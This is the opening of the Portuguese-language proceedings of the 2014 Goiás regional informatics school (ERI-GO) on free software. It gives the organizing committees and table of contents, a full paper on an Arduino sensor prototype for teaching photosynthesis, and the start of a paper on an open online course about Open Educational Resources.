ISSN 2359-0386

ERI·GO

II Escola Regional de Informática de Goiás - 2014

ANAIS

ERI·GO

II Escola Regional de Informática de Goiás - 2014

ANAIS

Comitê

ORGANIZAÇÃO GERAL LOCAL

Hugo A. D. do Nascimento – INF/UFG
Marcelo Akira Inuzuka – INF/UFG
Sérgio T. Carvalho – INF/UFG
Ole Peter Smith – IME/UFG

COMITÊ CIENTÍFICO

Vinicius Borges – INF/UFG (Coordenador)
Christiane Borges – IFG Luziânia
Elizabeth Faria – IME/UFG
Fábio S. Marques – IFG Goiânia
George Mendonça – TI/Faculdade JK de Tecnologia DF
Hugo A. D. Nascimento – INF/UFG
Luiz Rauber – URI/RS
Marcelo Akira Inuzuka – INF/UFG
Marcos Alves Vieira – IFGoiano Iporá
Ole Peter Smith – IME/UFG
Rodrigo Candido Borges – IFG Inhumas
Sérgio T. de Carvalho – INF/UFG
Tércio Alberto Santos Filho – DCC/UFG Regional Catalão
Wendell Bento Geraldes – IFG Luziânia

Revisores Externos

Antônio Oliveira Junior - DCC/UFG Regional Catalão
Cristiane Bastos Rocha Ferreira - INF/UFG
Eduardo Simões Albuquerque - INF/UFG
Fabian Cardoso - UNI-RV/Rio Verde
Gustavo Teodoro Laureano - INF/UFG
Leonardo Alves - INF/UFG
Luciana Berretta - INF/UFG
Nilzete Olímpio Álvares - INF/UFG

E-mail de contato: erigo2014@inf.ufg.br

DIRETOR DO INSTITUTO DE INFORMÁTICA - UFG

Eduardo Simões Albuquerque

ERI·GO

II Escola Regional de Informática de Goiás - 2014

21 e 22 de Novembro de 2014

ANAIS

2014

Goiânia, GO

Organização do Material
Vinicius Borges – INF/UFG

Projeto Gráfico e Editoração

Dados internacionais de catalogação-na-publicação (CIP)
GPT/BC/UFG

E56a Cegraf/UFGEncontro Regional de Informática de Goiás (2:2014, Goiânia, GO)
Anais do II Encontro Regional de Informática de Goiás, 21 e 22 de novembro de 2014, Goiânia (GO) / Org. Hugo A. D. do Nascimento...[et al.]; coord. Vinicius Borges. – Goiânia : Gráfica UFG, 2014.

188 p. : il.
http://erigo2014.aslgo.org.br/anais/ e
http://www.inf.br/~erigo2014/.

Inclui bibliografia

ISSN: 2359-0386

1. Software livre – Ensino e aprendizagem – Matemática 2. Computação ubíqua – Educação a distancia 3. Programação orientada a objeto
I. Nascimento, Hugo A. D. do. II. Borges, Vinicius III. Título.

CDU:004.4:37

Realização:

INSTITUTO DE INFORMÁTICA UFG

UFG UNIVERSIDADE FEDERAL DE GOIÁS

Instituto de Informática (INF) - UFG
Alameda Palmeiras, Quadra D, Câmpus Samambaia
Caixa Postal 131 - CEP 74001-970 - Goiânia - GO
Fone: (62) 3521-1181 / Fax: (62) 3521-1182

Apoio:

Associação Software Livre de Goiás ASL-GO

FAPEG

FUNDAÇÃO DE AMPARO À PESQUISA DO ESTADO DE GOIÁS

SBC Sociedade Brasileira de Computação

Apresentação

A II Escola Regional de Informática de Goiás (ERI-GO 2014) é um evento promovido pela UFG, IF Goiano e IFG. Esta edição do evento tem como objetivos: tornar público os projetos de software livre (SL) desenvolvidos regionalmente; estimular ações de pesquisa, ensino e extensão sobre a temática de software livre nas instituições de ensino superior e centros de pesquisa no Estado de Goiás; e promover a cooperação entre produtores e usuários de software livre visando ampliar o desenvolvimento tecnológico e a inovação em soluções de SL no Estado.

O ERI-GO 2014 será realizado em conjunto com o Fórum Goiano de Software Livre (FGSL) contribuindo assim para a maior integração entre a comunidade goiana de pesquisadores e os usuários e profissionais atuantes na área de SL. O ERI-GO 2014 ocorrerá nos dias 21 e 22 de novembro de 2014, em Goiânia, GO. Dez artigos completos (apresentação oral) e seis artigos resumidos (apresentação em formato de poster) foram selecionados pelo comitê científico para o ERI 2014, os quais tratam de vários temas de pesquisa e desenvolvimento em Software Livre. Os anais também estão disponibilizados eletronicamente nos sites: http://erigo2014.aslgo.org.br/anais/ e https://www.inf.ufg.br/~erigo2014/.

Sumário

ARTIGOS COMPLETOS

Aplicação da Computação Ubíqua na Educação a Distancia para Elucidação da Fotossíntese no Ensino de Biologia 11

Curso REA: a construção de um curso aberto apoiado por software livre de mídias sociais 27

e-ELiS: um serviço para acesso à versão escrita das línguas de sinais 41

FichAs, uma solução de *software* livre móvel aos Agentes Comunitários de Saúde no Sistema Público de Saúde 53

Google *Hacking* para ataques SQL *Injection* *65*

Implementação de Eliminação de Gauss e Fatorização LU 79

Integração de Ambiente Virtual de Aprendizagem e Wiki: lições aprendidas no uso do protocolo Tin Can 99

MAD: uma forma de fazer ciência 111

O Desenvolvimento de um gerenciador de conteúdo Web livre 123

Um estudo experimental para avaliar características da dívida técnica em produtos de código aberto 135

ARTIGOS RESUMIDOS

Gerenciamento de recursos de apoio didático em uma instituição de ensino superior 149

O Ambiente de aprendizado *Learning Environment of Computer Organization* 157

Robótica: uma forma lúdica de atrair meninas para a tecnologia 163

SCRUMTOP: Ferramenta web Opensource para Gestão de Projetos com Scrum 169

Uma análise preliminar de softwares livres para o ensino e para a aprendizagem da Matemática 175

Utilização do Robocode como Ferramenta de Auxílio ao Ensino de Programação Orientada a Objeto 183

Aplicação da Computação Ubíqua na Educação a Distancia para Elucidação da Fotossíntese no Ensino de Biologia

Hailton David Lemos[1]
hailton@inf.ufg.br

Abstract
Teach some contents of Biological Sciences, such as photosynthesis, is a challenge because many students do not understand this process, not feeling motivated to attend these classes. The objective of this paper is to present a prototype system utilizing ubiquitous and pervasive applied to the teaching of the process of photosynthesis computing. The system consists of several sensors connected to the Arduino microcontroller. The system will perform the transmission of measured data captured by the sensors to a server program that continuously store information and process this information and show the results obtained during measurements.

Resumo
Ensinar alguns conteúdos de Ciências Biológicas, como por exemplo, fotossíntese, é um desafio, pois muitos educandos não conseguem compreender e visualizar este processo, deste modo não se sentindo motivados a participarem das aulas. O objetivo deste trabalho é apresentar o protótipo de um sistema utilizando computação ubíqua e pervasiva aplicada ao ensino do processo da fotossíntese. O sistema consiste de vários sensores conectados a microcontroladores Arduino. O sistema irá realizar a transmissão dos dados medidos e captados pelos sensores para um programa servidor capaz de armazenar continuamente as informações, processar estas informações e mostrar os resultados obtidos durante as medições, inclusive com o uso de imagens capturadas por câmera acoplada à ocular do microscópio.

1. Introdução

No final da década de 1980, um grupo de pesquisadores do Xerox Palo Alto Research Center (PARC) imaginou construir grandes displays

1. Instituto de Informática – Universidade Federal de Goiás (UFG), Caixa Postal 131 – 74.001-970 – Goiânia – GO – Brasil

que pudessem funcionar como quadros brancos capazes não apenas de permitir o reconhecimento de escrita por meio de canetas eletrônicas, mas também de digitalizar imagens e documentos por meio de contato direto, além de integrar-se com outros dispositivos em rede. A forma como nos relacionamos com as tecnologias esta sendo incorporadas as coisas, a computação como conhecemos irá ocupar apenas um pequeno nicho neste novo mundo tecnológico (Weiser, 1999). Nascia a computação ubíqua. A computação ubíqua significa a presença dos computadores em todos os lugares, de maneira que, embora muitos destes equipamentos estejam disponíveis no ambiente físico, sejam efetivamente invisíveis para seus usuários, ou seja, não residam como equipamentos de mesa ou portáteis, mas estejam embutidos no ambiente em que estamos (Ark, 1999). O avanço das tecnologias de computação juntamente com o aprimoramento das atuais tecnologias de comunicação sem fio proporciona o suporte à expansão da computação ubíqua. Uma variedade de tecnologia de comunicação e computação vem sendo desenvolvidas, destacando os sensores e componentes. Para prover esse novo modelo computacional, a computação ubíqua utiliza tecnologias como a computação distribuída (Coulouris, 2011). A possibilidade de aplicar as tecnologias da Computação Ubíqua para apoiar a aprendizagem abriu uma nova área de pesquisa, denominada Educação Ubíqua. O acesso ao conhecimento pode ser feito de qualquer lugar e a qualquer momento, a interação será continua e ininterrupta de forma síncrona ou assíncrona (Ogata, 2004). As principais características da aprendizagem ubíqua esta focada dentro de alguns contextos, como a construção de soluções de aprendizagem com mobilidade, usabilidade, acessibilidade, mobilidade, colaboração/cooperação (Schlemmer, 2007). Ensinar e aprender são os desafios maiores que enfrentamos em todas as épocas e particularmente agora em que estamos pressionados pela transição do modelo de gestão industrial para o da informação e do conhecimento (Moran, 2013). A educação neste cenário passa a ser dinâmica, e os recursos educacionais estão distribuídos e disponíveis de maneira independente do dispositivo computacional ou tecnológico empregado no processo ensino/aprendizagem.

Com o objetivo de disseminar e aperfeiçoar o ensino da Biologia na elucidação da Fisiologia Vegetal,o desenvolvimento de um software que simule o processo de fotossíntese fará uma grande diferença. A fotossíntese é o principal processo de transformação de energia na biosfera e também fornece o oxigênio molecular para a respiração. A fotossíntese consiste num processo de oxidação e redução, ela trabalha com a relação de perda e ganho de elétrons entre moléculas (Kerbaury, 2004). A fotossíntese participa, direta ou indiretamente, na manutenção de quase todas as formas de vida no planeta. Através da fotossíntese, a planta sintetiza compostos orgânicos e O_2, a partir da presença de luz, água e gás carbônico. A luz é o componente que fornece a energia necessária ao sistema, podendo ser obtida tanto natural como artificialmente, neste experimento será artificial e controlada. Em face disto, o presente trabalho apresenta o desenvolvimento de um protótipo controlado por meio de microcontroladores Arduino e sensores para medir as condições de temperatura, luminosidade, pH, qualidade do ar, gás hidrogênio, monóxido de carbono, pressão barométrica, intensidade da refletância de luz, frequência das cores para o estudo do processo da fotossíntese utilizando a planta aquática, Elódea (Egeria densa, Egeria brasiliensis), que é do grupo das angiospermas. Dentro do cenário previamente apresentado, os ambientes de educação estão evoluindo para um novo modelo, suportando processos educacionais em qualquer lugar e tempo, de forma integrada ao contexto real e virtual. O presente trabalho trata-se de um estudo de caso explanatório em que será proposto o desenvolvimento de um protótipo educacional para o ensino de Fisiologia Vegetal, mais especificamente a fotossíntese, com o uso da computação ubíqua e pervasiva. Para atingir estes objetivos, serão usados sensores para determinar parâmetros de interesse biológico com o objetivo de fixar o entendimento do processo da fotossíntese pelo aluno. Os dados biológicos colhidos pelos sensores e transmitidos através de comunicação wireless serão tratados, e disponibilizados para sua visualização em ambiente EaD.

2. Materiais

O Arduino é uma plataforma de computação física de fonte aberta, com base em uma placa simples de entrada/saída. Possui um ambiente de desenvolvimento para programação de software baseado em linguagem C e também na linguagem Processing (Banzi, 2011). O microcontrolador utilizado pode ser o ATmega168, ATmega328, ou o ATmega1280, dependendo do modelo adotado, segundo o site da placa (www.arduino.cc). As placas podem ser compradas em separado ou em módulos e o software open-source pode ser transferido da internet sem quaisquer custos. A placa Arduino, Figura 1, é uma placa microcontroladora, ou seja, um pequeno circuito que contém um computador inteiro dentro de um pequeno chip. O Integrated Development Environment (IDE) do Arduino é utilizado para criar os sketchs o qual será feito o upload para a placa Arduino (Banzi, 2011). O Arduino Ethernet Shield, Figura 2, permite que uma placa Arduino se conecte a internet ou rede ethernet local. Ela é baseada no chip Wiznet ethernet W5100 fornecendo uma pilha TCP/IP. O Arduino Ethernet Shield suporta até quatro conexões simultâneas.

Figura 1 Placa Arduino

Figura 2. Placa Arduino Ethernet Shield

O shield da Figura 3 fornece conectividade 802.11b e é compatível com as placas Arduino. O CuHead WiFi Shield Versão 2.0 possui memória EEPROM integrada que pode ser usada para armazenar páginas da web. Com recurso de memória flash de 16Mbit serial (AT45DB161D) para armazenar páginas web e outros dados. Este espaço de armazenamento adicional pode ser usado para armazenar páginas mais robustas e

complexas, bem como para armazenamento de dados de sensores para consultas futuras.

Figura 3. Arduino Wifi Shield V2.0 LinkSprite CuHead

Os sensores de temperatura e de umidade, Figura 4, são sensores de baixo custo, já calibrados e se comunicam com o Arduino através do protocolo MaxDetect, implementado pela biblioteca dos sensores, e utiliza apenas 1 fio do microcontrolador para receber as informações.

Figura 4. DHT22/RHT03 (direita) e módulo que utiliza o DHT11 (esquerda)

O sensor da Figura 5 é projetado para testar a qualidade do ar em ambientes fechados, os principais gases detectados são o monóxido de carbono, álcool, acetona, thiner, formol e outros gases nocivos.

Figura 5. Sensor da qualidade dor ar.

Figura 6. Sensor de pressão barométrica.

O sensor da Figura 6 é um sensor de pressão barométrica de baixa potência e alta precisão. O BMP085 oferece uma gama de medição de 300 a 1100 hPa com uma precisão absoluta de até 0,03hPa. É baseado na tecnologia piezo-resistivos com robustez, alta precisão e linearidade, assim como a estabilidade em longo prazo.

O módulo sensor de luz, Figura 7, utiliza o GL5528 fotorresistor para detectar a intensidade da luz do ambiente. A resistência do sensor diminui quando a intensidade da luz do ambiente aumenta. O chip LM358 é usado como um seguidor de tensão, para permitir chegar a dados precisos. O ADJD-S311-CR999, Figura 8, é um sensor de cor, a placa fornece todo o apoio de circuitos necessários para discernir as menores diferenças entre as cores visíveis.

Figura 7. Sensor de luz.

Figura 8. Sensor de cor.

O sensor OV7670, Figura 9, é capaz de prover em um único chip uma câmera VGA e funções de processamento de imagens, em aplicações com Arduino. Através do barramento de controle SCCB é possível visualizar um frame inteiro e sub-sampling com uma resolução de 8 bits de dados. É possível controlar a qualidade, formato e transmissão da imagem bem como o processamento de imagens como curvas gamma, balanço, saturação e cor através da interface SCCB de programação.

Figura 9. Câmera VGA OV7670 640x480

O módulo Ethernet ENC28J60, Figura 10, utiliza o chip ENC28J60 da Microchip que gerencia praticamente todo o protocolo Ethernet. O módulo pode ser conectado a praticamente qualquer microcontrolador com Interface SPI.

Figura 10. Módulo Ethernet.

O sensor ultrassônico, Figura 11, tem recursos para determinar a qual distância do sensor a um objeto. O Sensor LV-EZ utiliza um transmissor e um receptor de ultrassom, através dos quais determina a distância de objetos presentes à sua frente.

Figura 11. Sensor de distancia ultrassônico.

O sensor da Figura 12 é um simples sensor para gás hidrogênio, adequado para detecção de concentrações de hidrogênio no ar. O MQ-8 pode detectar concentrações de gás de hidrogênio entre 100-10000ppm. O sensor CO MQ-7, Figura 13, é um sensor fabricado para detecção de monóxido de carbono, com alta velocidade na detecção. O sensor varia a resistência interna de acordo com a concentração de gás.

Figura 12. Sensor de gás hidrogênio.

Figura 13. Sensor detector de CO.

O pH é uma medida de acidez ou alcalinidade de uma solução. O pH indica que a concentração de iões hidrónio (H3O +) presentes em determinadas substâncias. O sensor, Figura 14, mede o pH de um líquido através de sua placa controladora que fornece o valor analógico proporcional à medição. O controlador tem um potenciômetro multivoltas, que permite uma calibração adequada da sonda. O sensor de umidade, Figura 15, é um dos sensores mais simples que existe para o Arduino, ele retorna uma voltagem correspondente à condutividade do material medido, no caso a água.

Figura 14. Medidor de pH.

Figura 15. Sensor de umidade.

O sensor de refletância, Figura 16, possui um LED infravermelho e um fototransistor ambos apontados para frente da placa. Este sensor permite de uma maneira fácil, através de uma saída analógica, fazer a detecção por meio da variação de luz infravermelha refletida pela superfície onde está sendo exposto. O sensor de cor Parallax ColorPAL, Figura 17, é um pequeno sensor de cores. Quando está "sentindo" uma cor, o ColorPAL usa seu LED para iluminar uma amostra de cada componente da cor por vez, enquanto mede a luz refletida pelo preto com um conversor de luz-para-tensão via espectro.

Figura 16. Sensor de refletância.

Figura 17. Sensor de Cor - Parallax ColorPAL

A quantidade de luz refletida pela amostra sob iluminação para cada componente vermelho, verde e azul pode ser usada para determinar a cor da amostra e sua refletância. O diodo emissor de luz também conhecido pela sigla em inglês LED (Light Emitting Diode), Figura 18, cuja funcionalidade básica é a emissão de luz em locais e instrumentos onde se torna mais conveniente a sua utilização no lugar de uma lâmpada. Na Figura 18 é apresentado também o LED RGB, Red, Green, Blue, capaz de emitir diversos tipos de cores diferentes. Suas cores básicas são vermelho, verde e azul, e a mistura dessas cores pode formar diversas outras cores. O conversor de intensidade luminosa para frequência TSL235R, Figura 19, emite uma onda quadrada com a frequência diretamente proporcional à intensidade da luz. Este dispositivo responde para radiações na faixa de 320nm a 1050nm.




Figura 18. Led de auto brilho e Led RGB.

Figura 19. TSL235R.

O copo béquer, Figura 20, é de uso geral em laboratório. Serve para fazer reações entre soluções, dissolver substâncias sólidas, efetuar reações de precipitação e aquecer líquidos. O funil, Figura 21, é auxiliar nas operações envolvendo líquidos, no enchimento de frascos e como suporte para papel de filtro. Deve ser sempre usado apoiado em anel de ferro apropriado, preso em suporte adequado e nunca apoiado sobre o frasco de acondicionamento.

Figura 20. Copo béquer graduado.

Figura 21. Copo béquer graduado.

3. Fotossíntese

Para seu desenvolvimento os vegetais tem necessidade da iluminação, tendo em vista que é a partir da energia luminosa que acontece a fotossíntese, não sendo necessário reproduzir completamente o espectro luminoso pelo sol para que aconteça o desenvolvimento correto do vegetal, Sager (1996). Plantas jovens consomem mais dióxido de carbono e libertam mais oxigênio, pois o carbono é incorporado a sua estrutura física durante o crescimento. A clorofila é responsável pela absorção de energia luminosa que será utilizada numa reação complexa na qual o dióxido de carbono reage com a água, formando-se glicose, que é armazenada e utilizada pelas plantas, libertando-se, como resíduo desta operação, moléculas de oxigênio. Quando a luz solar incide sobre uma folha verde um pouco da luz do sol é absorvida pela clorofila. As plantas verdes utilizam a energia absorvida em um processo chamado fotossíntese; um processo pelo qual as plantas verdes armazenam energia solar sob a forma de compostos chamados hidratos de carbono. A clorofila aparece verde para nossos olhos porque ela absorve luz nos comprimentos de onda referentes ao vermelho e ao azul, na região visível do espectro, e a luz nos comprimentos de onda correspondente ao verde é refletida. Esta relação entre a absorção da luz e o comprimento de onda, é mostrada em gráficos conhecidos como espectro de absorção. As plantas usam os espectros de luz entre 400 e 700 nanômetros, chamada de Photosynthetically Active Radiation (PAR). O comprimento de onda e intensidade da luz está diretamente relacionado à velocidade da fotossíntese até ser atingido o nível de saturação. O CO_2 (gás carbônico ou dióxido de carbono) é o substrato empregado na etapa química como fonte do carbono que é incorporado em moléculas orgânicas. As plantas contam, naturalmente, com duas fontes principais de CO_2: o gás proveniente da atmosfera, que penetra nas folhas através de pequenas aberturas chamadas estômatos, e o gás liberado na respiração celular. Sem o CO_2, a intensidade da fotossíntese é nula. Aumentando-se a concentração de CO_2 a intensidade do processo também se eleva. Entretanto, essa elevação não é constante e ilimitada. Quando todo o sistema enzimático envolvido na captação do

carbono estiver saturado, novos aumentos na concentração de CO_2 não serão acompanhados por elevação na taxa fotossintética. Na etapa química, todas as reações são catalisadas por enzimas, e essas têm a sua atividade influenciada pela temperatura. De modo geral, a elevação de 10°C na temperatura duplica a velocidade das reações químicas. Entretanto, a partir de temperaturas próximas a 40°C começa a ocorrer desnaturação enzimática, e a velocidade das reações tende a diminuir. Portanto, existe uma temperatura ótima na qual a atividade fotossintetizante é máxima, que não é a mesma para todos os vegetais. A luz, parâmetro mais importante no processo da fotossíntese pode ser obtida tanto natural como artificialmente. O LED RGB permite acender além das cores primárias, Vermelho (Red), verde (Green) e Azul (Blue), uma variedade de outras cores. O código RGB é formado por 24 bits, (0..23), com isso é possível conseguir até 16.777.216 diferentes de cores.A formula usada para definir o padrão de cores é o seguinte: RGB = (R*65536)+(G*256)+B. Como se percebe é possível variar a intensidade de cada cor para adquirir a cor desejada, e assim definir o percentual de luz que será absorvido pela clorofila de uma planta e a taxa de fotossíntese dessa planta, que é proporcional à quantidade de luz absorvida. Na medida em que a intensidade luminosa aumenta, diminui a taxa de liberação de CO_2 foliar, proveniente da respiração ou da fotorrespiração, bem como o aumento da fixação do CO_2 pela fotossíntese. A assimilação da luz pelas clorofilas principalmente, e secundariamente pelos pigmentos acessórios, como os carotenoides, determina o espectro de ação da fotossíntese. Nota-se a excelente atividade fotossintética nas faixas do espectro correspondentes à luz violeta/azul e à luz vermelha, e a pouca atividade na faixa do verde. Para que uma planta verde execute a fotossíntese com boa intensidade, não se deve iluminá-la com luz verde, uma vez que essa luz é quase completamente refletida pelas folhas. Quando uma planta é colocada em completa obscuridade, ela não realiza fotossíntese. Aumentando-se a intensidade luminosa, a taxa da fotossíntese também aumenta. Todavia, a partir de certo ponto, novos aumentos na intensidade de iluminação não são acompanhados por elevação na taxa da fotossíntese. A intensidade lu-

minosa deixa de ser um fator limitante da fotossíntese quando todos os sistemas de pigmentos já estiverem sendo excitados e a planta não tem como captar essa quantidade adicional de luz. Atingiu-se o ponto de saturação luminosa. Aumentando-se ainda mais a intensidade de exposição à luz, chega-se a um ponto a partir do qual a atividade fotossintética passa a ser inibida. Trata-se do ponto de inibição da fotossíntese pelo excesso de luz. A luz mais eficiente para a fotossíntese era a que se encontrava nas faixas do vermelho e do azul. A atividade fotossintética caía drasticamente quando era aplicada luz de comprimento de onda maior que 680 nm. A soma da atividade fotossintética em luz de comprimento de onda de 650 nm e 700 nm, aplicados isoladamente, era inferior à obtida quando os dois comprimentos de onda eram aplicados simultaneamente. A absorção da luz azul excita a clorofila para um estado de maior energia do que o vermelho excitaria isto porque o azul tem menor comprimento de onda e, consequentemente, maior energia do que o vermelho. Como se percebe, quando se mede a taxa de fotossíntese de uma planta, existe vários parâmetros envolvidos e percebe-se que as taxas podem aumentar ou diminuir, em função destes parâmetros. Esses parâmetros são conhecidos como fatores limitantes da fotossíntese. O protótipo proposto fará a medição e alteração dos parametros envolvidos no processo de fotossintese e irá gerar informação para posterior utilização dos dados medidos.

4. Métodos

O presente trabalho apresenta o desenvolvimento de um protótipo para analisar o processo de fotossíntese sob condição de variação de luminosidade com parâmetros controlados por software através de placas microcontroladas Arduino para o estudo quantitativo e qualitativo da fotossíntese em planta aquática Elódea (Egeria densa, Egeria brasiliensis). Serão executadas medições de valores de temperatura, luminosidade, refletância, pH, hidrogênio, monóxido de carbono, pressão barométrica, condutividade da água, qualidade do ar e umidade, em diferentes comprimentos

de onda e distancias da fonte de luz, de forma automática pelo protótipo desenvolvido, sendo o controle todo feito através do software desenvolvido para controlar as variáveis ambientais que definem o processo de fotossíntese. A coleta dos dados se dará através dos sensores e disponibilizados em um servidor web para utilização pelos alunos para estudos, pesquisas e questionamentos. A cada mudança de parâmetro serão capturadas imagens do processo de fotossíntese, para posterior contagem das bolhas de oxigênio que são formadas durante o processo da respiração, fotorrespiração, ou fotossíntese.

5. Conclusões

O protótipo desenvolvido apresenta-se como uma ferramenta que proporciona ganhos e satisfação para o aluno sob a forma de aprendizado,e permite a coleta de informações quantitativas e qualitativas, através dos vários sensores e câmeras. Dentre os dados coletados estão informações sobre vários gases, em detrimento apenas do O_2 que é liberado, e é mais comumente comentado, esquecendo-se ou até mesmo desconhecendo-se destes outros gases compõem o processo de fotossíntese. Doravante será trabalhada a melhoria do projeto tendo em vista os problemas detectados, e também a sua disponibilidade para as instituições de ensino, tanto na modalidade presencial quanto na modalidade EAD, de modo a agregar valor no tangente a acesso a experimentos e novos conhecimentos. Para trabalhos futuros, deseja-se disponibilizar, através da analise digital de imagens, a analise de cloroplastos; que são partículas elipsoidais ou lenticulares com cerca de 5 a 10 μm de diâmetro geralmente variando entre 2x1 μm e 4x2 μm, podendo as suas dimensões e formas variar ligeiramente com as condições de luminosidade (Prado, 2006). As condições ambientais empregadas na coleta de dados neste processo serão relatadas e armazenadas em banco de dados em detalhes suficientes para permitir que comparações dos resultados com experiências semelhantes em outros laboratórios ou duplicação eficaz de experiências dentro do mesmo laboratório, contribuindo para o

tripé pesquisa/ensino/aprendizagem e contribuindo com o crescimento da ciência através de ferramentas livres.

Referencias

Ark, W. S.; Selker, T. (1999). A look at human interaction with pervasive computers. In: *IBM Systems Journal*, Vol. 38, No. 4, pp. 504-507.

Banzi, Massimo. (2011). *Primeiros Passos com o Arduino*. São Paulo: SP, Novatec.

Coulouris, G.; Dollimore, J. Kindberg, T. (2011). Distributed Systems: Concepts and Design. 5th ed. Harlow: Addison-Wesley.

Kerbauy, G. B. (2008). Fisiologia Vegetal, 2. ed. Rio de Janeiro: Guanabara Koogan.

Hicklenton, Peter R. Heins, Royal D. Plant Growth Chamber Handbook - Chapter 2 - Temperature.

Moran, José Manuel; Masetto, Marcos Tarciso; Behrens, Marilda Aparecida. (2013). Novas Tecnologias e Mediação Pedagógica. 21ª Ed. Campinas, SP: Papirus.

Ogata, H.; Yano, Y. (2004). Knowledge awareness for a computer-assisted language learning using hand helds. International Journal of Continuous Engineering Education and Lifelong Learning, v. 14, n. 4-5, p. 435-449.

Peet, Mary M.; Krizek, Donald T. Plant Growth Chamber Handbook - Chapter 4 - Carbon Dioxide

Prado, C. H.; Casali, C. (2006). Fisiologia Vegetal –Práticas em Relações Hídricas, Fotossíntese e Nutrição Mineral. Barueri, SP: Editora Manole Ltda.

Raven, P. H. et al. (2007). Biologia vegetal, 7ª edição. Rio de Janeiro: Guanabara Joogan.

Sager, John C.; McFarlane, J. Craig. Plant Growth Chamber Handbook - Chapter 1 - Radiation.

Schlemmer, E.; Zanela, S. A.; Barbosa, J.; Reinhard, N. (2007). M-Learning ou Aprendizagem com Mobilidade: Casos no contexto Brasileiro. 13º Congresso Internacional de Educação à Distância. Curitiba.

Spomer, L. Arthur.; Tibbitts, Theodore W. Plant Growth Chamber Handbook - Chapter 3 – Humidity

Taiz, L.; Zeiger, E. (2009). Fisiologia Vegetal, 4. ed. Porto Alegre: Artmed.

Weiser, M. (1994). The world is not a desktop. In: ACM Interactions, Vol. 1, No. 1, pp. 7-8.

Weiser, M. (1999). Turning pervasive computing into mediated spaces. In: IBM Systems Journal, Vol. 38, No. 4, pp. 677-692.

Weiser, M; Gold, R.; Brown, J. S. (1999). The origins of ubiquitous computing research at PARC in the late 1980s. In: IBM Systems Journal, Vol. 38, No. 4, pp. 693-696.

Curso REA: a construção de um curso aberto apoiado por software livre de mídias sociais

Tel Amiel[1], Nelson L. Pretto[2],
Marcelo A. Inuzuka[3], Priscila da S. Neves Lima[3]
tamiel@unicamp.br, nelson@pretto.info,
{priscilalima,marceloakira}@inf.ufg.br

Abstract
This article analises the experience of using a social media FLOSS – Noosfero – in the creation of an open online course about Open Educational Resources (OER), with the aim of studying collaborative methodologies both in its construction as well as in pedagogical practice. We started from the concept of "openness" in education, the ethics of FLOSS, and project-based pedagogy and connectivist principles. In line with other open courses, there was reduced, but significant participation in the communities. A simbolic number of projects was completed in partnership with teachers, though achieving significant results.

Resumo
Este artigo analisa a experiência de uso de software livre de mídia social – Noosfero – na realização de um curso on-line aberto sobre Recursos Educacionais Abertos (REA), com o propósito de estudar metodologias colaborativas e abertas tanto na construção quanto na concepção pedagógica do curso. Partimos dos preceitos de "abertura", da ética do software livre e de uma pedagogia embasada em projetos e em propostas conectivistas. Seguindo as tendências observadas em outros cursos abertos, houve reduzida, porém expressiva participação nas comunidades. Um número simbólico de alunos completou projetos em parceria com os professores, porém com resultados significativos.

Introdução

O conceito de educação aberta passou por várias formulações ao longo da história. Em sua forma atual, é um movimento heterogêneo que

1. Núcleo de Informática Aplicada à Educação - Universidade de Campinas
2. Faculdade de Educação - Universidade Federal da Bahia
3. Instituto de Informática – Universidade Federal de Goiás

busca oferecer novas e variadas oportunidades de aprendizagem com base, principalmente, em recursos educacionais disponíveis de maneira aberta e/ou grátis (Amiel, 2012). Nesse sentindo, o conceito de abertura ou *openness* propõe a criação de ambientes *on-line* que serão disponibilizados, com uma variedade de concepções sobre "abertura", para a maior quantidade de pessoas possível.

A ampliação das possibilidades de acesso à educação passa, também, por uma profunda reformulação em suas bases conceituais. Um dos aspectos a ser considerado diz respeito aos materiais educacionais. Passamos de uma perspectiva consumista de produtos elaborados de forma centralizada para uma outra, aberta, que considera o educando como parte do processo de produção dos materiais.

Desde o inicio da década passada, a partir de uma iniciativa da UNESCO[4], a expressão Recursos Educacionais Abertos (REA) passou a ser largamente utilizada no campo educacional, transformando-se, ao mesmo tempo, em um conceito e uma bandeira de luta. De acordo com a Comunidade REA Brasil[5]: "Os recursos educacionais abertos são materiais de ensino e aprendizado fixados em qualquer suporte ou mídia que estejam sob domínio público ou licenciados de maneira aberta, permitindo que sejam utilizados ou adaptados por terceiros". Por meio do REA, fomentam-se novas configurações mais flexíveis de ensino e aprendizado.

Com a ampliação do acesso à internet, acompanhamos a produção e reprodução dos REAs. Professores e alunos fazem parte, pelo menos potencialmente e de forma mais enfática, do desenvolvimento do processo pedagógico, a partir de uma leitura do mundo que considere os diversos saberes disponíveis, e, de forma coletiva, podem apropriar-se destes saberes e produções para remixar, construir, revisitar e criticar de forma construtiva todo o material disponível.

4. http://oerworkshop.weebly.com/

5. http://www.rea.net.br/site/faq/#a2

Entretanto é importante destacar que Educação Aberta não se trata apenas de REA, como disposto na Declaração sobre Educação Aberta da Cidade do Cabo (2007):

> [...] a educação aberta não está limitada a apenas recursos educacionais abertos. Também se baseia em tecnologias abertas que facilitam a aprendizagem colaborativa e flexível e à partilha de práticas de ensino que capacitam educadores para beneficiar-se das melhores idéias de seus colegas. Ele também pode crescer para incluir novas abordagens de avaliação, acreditação e aprendizagem colaborativa. Compreender e adotar inovações como estas é fundamental para a visão de longo prazo deste movimento.

O Software Livre tem como princípio defender a liberdade do seu usuário, permitindo-o executar, copiar, estudar, mudar, distribuir e melhorar o software, o que corrobora com os princípios da educação aberta. Através do Software Livre, o aluno e os professores usufruem uma experiência de abertura completa no processo de ensino-aprendizagem, desde o conteúdo didático até a plataforma que o suporta. O software livre, por exemplo, permitiria, dentre outras liberdades, que um aluno ou professor replicasse e adaptasse o curso em outras situações em que ele achasse conveniente, reaproveitando-se esforços e multiplicando oportunidades de aprendizado[6].

Nesse contexto nasceu a proposta do "Curso REA", elaborado, desenhado e executado de forma aberta e colaborativa, utilizando, para a sua concepção, os próprios princípios da educação aberta, qual seja, abertura (nos resultados e processos), recursos abertos e software livre. Neste artigo apresentamos a concepção do Curso REA, sua construção e as lições aprendidas.

Bases pedagógicas

O projeto pedagógico do curso foi realizado pelos autores Tel Amiel, Marcelo Inuzuka e Nelson Pretto por meio de reuniões a distância.

6. https://www.gnu.org/philosophy/free-sw.pt-br.html

Cada um tinha concepções pedagógicas próprias e experiências anteriores com Educação Aberta a Distância, que influenciaram o planejamento pedagógico, a personalização da plataforma e as ferramentas utilizadas:

